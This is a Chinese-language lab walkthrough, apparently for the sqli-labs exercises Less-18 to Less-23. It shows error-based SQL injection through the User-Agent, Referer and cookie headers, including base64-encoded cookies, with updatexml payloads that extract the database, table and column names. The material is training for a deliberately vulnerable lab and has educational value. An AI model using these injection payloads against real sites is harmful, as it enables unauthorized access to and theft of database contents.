【less-18】
打开时,获取了自己的IP地址。,通过分析源码知道,会将用户的user-agent作为参数记录到数据库中。

提交的是信息有user-Agent、IP、uname信息。

此时可以借助Burp Suite 工具,修改user_agent,实现sql注入。

最后得到数据库名:security。
解题步骤:
bash
//第一步获取数据库名
' and updatexml(1,concat(0x7e,(select database()),0x7e),1),1,1) -- +

//第二步获取数据表名
' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1),0x7e),1),1,1) -- +

//第三步获取数据表字段
' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='emails' ),0x7e),1),1,1) -- +
【less-19】
与less-18,唯一的区别是,提交的信息不再是user-agent,而是referer。

解题步骤:
bash
//第一步获取数据库名
' and updatexml(1,concat(0x7e,(select database()),0x7e),1),1) -- +


//第二步获取数据表名
' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1),0x7e),1),1,1) -- +

//第三步获取数据表字段
' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='emails' ),0x7e),1),1,1) -- +
【less-20】

从上图的信息可以看出登录之后,记录的信息是类似的,根据前两题的经验,尝试使用user-agent、referr、cookie信息进行注入。
经过验证将抓包的cookie进行更改

改为:

结果为:

其他步骤:
bash
# 第二步获取数据表名
' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1),0x7e),1) -- +

# 第三步获取数据表字段
' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='emails' ),0x7e),1) -- +
【less-21】

通过抓包和源码分析可以得出:less-21使用的是cookie,而且还是base64加密的。

和Less-20注入原理相同,不同的是在修改cookie时,先转成base64的值。

先将注入编码进行base64编码。
然后再把编制的码代入到cookie中。

出现错误,是因为"-- +"在进行base64编码时出现了问题。
可以将"-- +" 替换为 '1' = '1
具体代码:
bash
admin 'and updatexml(1,concat(0x7e,(select database(),0x7e),1) -- +

#改为

admin 'and updatexml(1,concat(0x7e,(select database()),0x7e),1) and '1'='1

#对应的base64编码

YWRtaW4gJ2FuZCB1cGRhdGV4bWwoMSxjb25jYXQoMHg3ZSwoc2VsZWN0IGRhdGFiYXNlKCkpLDB4N2UpLDEpIGFuZCAnMSc9JzE=
调试结果:

其他步骤和Less-20类似,区别都是要变成base64加密。
bash
# 第二步获取数据表名
admin' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1),0x7e),1) and '1'='1

# 第三步获取数据表字段
admin' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='emails' ),0x7e),1) and '1'='1
【less-22】

通过分析源码得知,基本Less-21相似,唯一的区别就是单引号变成了双引号。
解题步骤和Less-21相同。
bash
#第一步获取数据库


admin "and updatexml(1,concat(0x7e,(select database()),0x7e),1) and "1"="1

# 第二步获取数据表名
admin" and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1),0x7e),1) and "1"="1

# 第三步获取数据表字段
admin" and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name="emails" ),0x7e),1) and "1"="1
结果:
【less-23】

less-23是一种GET方式的注入,使用之前的方式,发现无法注入,分析源码,得知之前用的 注释(-- 和# 都被替换了空)。
